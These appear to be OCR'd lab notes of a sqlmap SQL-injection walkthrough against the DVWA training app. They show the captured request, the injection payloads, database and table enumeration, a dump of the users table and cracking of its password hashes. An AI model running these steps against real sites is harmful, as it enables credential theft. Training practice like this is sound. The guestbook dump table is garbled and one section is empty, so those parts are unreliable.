
mysql-dvwa-sqlmap

Why capture burp request?
Because theres login and password involved
Right click, copy to file and save to home directory




HTML GET request

```
root@kali:~# cat request.txt
GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: web
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://web/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Connection: close
Cookie: security=low; PHPSESSID=j3i0gicicsh68ij66rtn1p7330
Upgrade-Insecure-Requests: 1
```

Determine database:

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 373 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
    Payload: id=2' OR NOT 6216=6216#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=2' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a787171,(SELECT (ELT(5236=5236

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=2' AND SLEEP(5)-- Owmi&Submit=Submit
---
[13:56:44] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL >= 5.5
[13:56:44] [INFO] fetching database names
[13:56:45] [INFO] used SQL query returns 8 entries
[13:56:45] [INFO] retrieved: information_schema
[13:56:45] [INFO] retrieved: cdcol
[13:56:45] [INFO] retrieved: dvwa
[13:56:45] [INFO] retrieved: mysql
[13:56:45] [INFO] retrieved: performance_schema
[13:56:45] [INFO] retrieved: phpmyadmin
[13:56:45] [INFO] retrieved: test
[13:56:45] [INFO] retrieved: webauth
available databases [8]:
[*] cdcol
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] webauth

[13:56:45] [INFO] fetched data logged to text files under '/root/.sqlmap/output/web'

[*] shutting down at 13:56:45

root@kali:~# sqlmap -r request.txt --dbs --batch
```

Determine tables:



Determine column:
Table: users

```
[13:58:38] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL >= 5.5
[13:58:38] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:58:38] [INFO] heuristics detected web page charset 'ascii'
[13:58:38] [INFO] used SQL query returns 8 entries
[13:58:38] [INFO] retrieved: user_id
[13:58:38] [INFO] retrieved: int(6)
[13:58:38] [INFO] retrieved: first_name
[13:58:38] [INFO] retrieved: varchar(15)
[13:58:38] [INFO] retrieved: last_name
[13:58:38] [INFO] retrieved: varchar(15)
[13:58:38] [INFO] retrieved: user
[13:58:38] [INFO] retrieved: varchar(15)
[13:58:38] [INFO] retrieved: password
[13:58:38] [INFO] retrieved: varchar(32)
[13:58:38] [INFO] retrieved: avatar
[13:58:38] [INFO] retrieved: varchar(70)
[13:58:38] [INFO] retrieved: last_login
[13:58:38] [INFO] retrieved: timestamp
[13:58:38] [INFO] retrieved: failed_login
[13:58:38] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+

[13:58:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/web'

[*] shutting down at 13:58:38

root@kali:~# sqlmap -r request.txt -D dvwa -T users --column
```

Dump cred:
Table: users
Column: user, password

```
[13:59:28] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL >= 5.5
[13:59:28] [INFO] fetching entries of column(s) '`user`, password' for table 'users' in database 'dvwa'
[13:59:28] [INFO] heuristics detected web page charset 'ascii'
[13:59:28] [INFO] used SQL query returns 5 entries
[13:59:28] [INFO] retrieved: 1337
[13:59:28] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[13:59:28] [INFO] retrieved: admin
[13:59:28] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[13:59:28] [INFO] retrieved: gordonb
[13:59:29] [INFO] retrieved: e99a18c428cb38d5f260853678922e03
[13:59:29] [INFO] retrieved: pablo
[13:59:29] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
[13:59:29] [INFO] retrieved: smithy
[13:59:29] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[13:59:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y
[13:59:37] [INFO] writing hashes to a temporary file '/tmp/sqlmapkdTkP729761/sqlmaphashes-mi7wer.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:59:39] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:59:45] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:59:49] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:59:49] [INFO] starting 4 processes
[13:59:49] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:59:50] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:59:51] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[13:59:51] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------+
| user    | password                                     |
+---------+----------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)    |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
+---------+----------------------------------------------+

[13:59:53] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/web/dump/dvwa/users.csv'
[13:59:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/web'

[*] shutting down at 13:59:53

root@kali:~# sqlmap -r request.txt -D dvwa -T users -C user,password --dump
```

Determine column:
Table: guestbook

```
[14:02:16] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL >= 5.5
[14:02:16] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[14:02:16] [INFO] heuristics detected web page charset 'ascii'
[14:02:16] [INFO] used SQL query returns 3 entries
[14:02:16] [INFO] retrieved: comment_id
[14:02:16] [INFO] retrieved: smallint(5) unsigned
[14:02:16] [INFO] retrieved: comment
[14:02:16] [INFO] retrieved: varchar(300)
[14:02:16] [INFO] retrieved: name
[14:02:16] [INFO] retrieved: varchar(100)
Database: dvwa
Table: guestbook
[3 columns]
+------------+----------------------+
| Column     | Type                 |
+------------+----------------------+
| comment    | varchar(300)         |
| comment_id | smallint(5) unsigned |
| name       | varchar(100)         |
+------------+----------------------+

[14:02:16] [INFO] fetched data logged to text files under '/root/.sqlmap/output/web'

[*] shutting down at 14:02:16

root@kali:~# sqlmap -r request.txt -D dvwa -T guestbook --column
```

Dump data:
Database: dvwa
Table: guestbook

```
[14:39:26] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL >= 5.5
[14:39:26] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[14:39:26] [INFO] used SQL query returns 3 entries
[14:39:26] [INFO] resumed: comment_id
[14:39:26] [INFO] resumed: smallint(5) unsigned
[14:39:26] [INFO] resumed: comment
[14:39:26] [INFO] resumed: varchar(300)
[14:39:26] [INFO] resumed: name
[14:39:26] [INFO] resumed: varchar(100)
[14:39:26] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[14:39:26] [INFO] used SQL query returns 1 entries
[14:39:26] [INFO] resumed: This is a test comment.
[14:39:26] [INFO] resumed: 1
[14:39:26] [INFO] resumed: test
Database: dvwa
Table: guestbook
[3 entries]
+------------------------+------------------------+------------------------+
| comment_id             | name                   | comment                |
+------------------------+------------------------+------------------------+
| This is a test comment. | This is a test comment. | This is a test comment. |
| 1                      | 1                      | 1                      |
| test                   | test                   | test                   |
+------------------------+------------------------+------------------------+

[14:39:26] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/web/dump/dvwa/guestbook.csv'
[14:39:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/web'

[*] shutting down at 14:39:26

root@kali:~# sqlmap -r request.txt -D dvwa -T guestbook --dump
```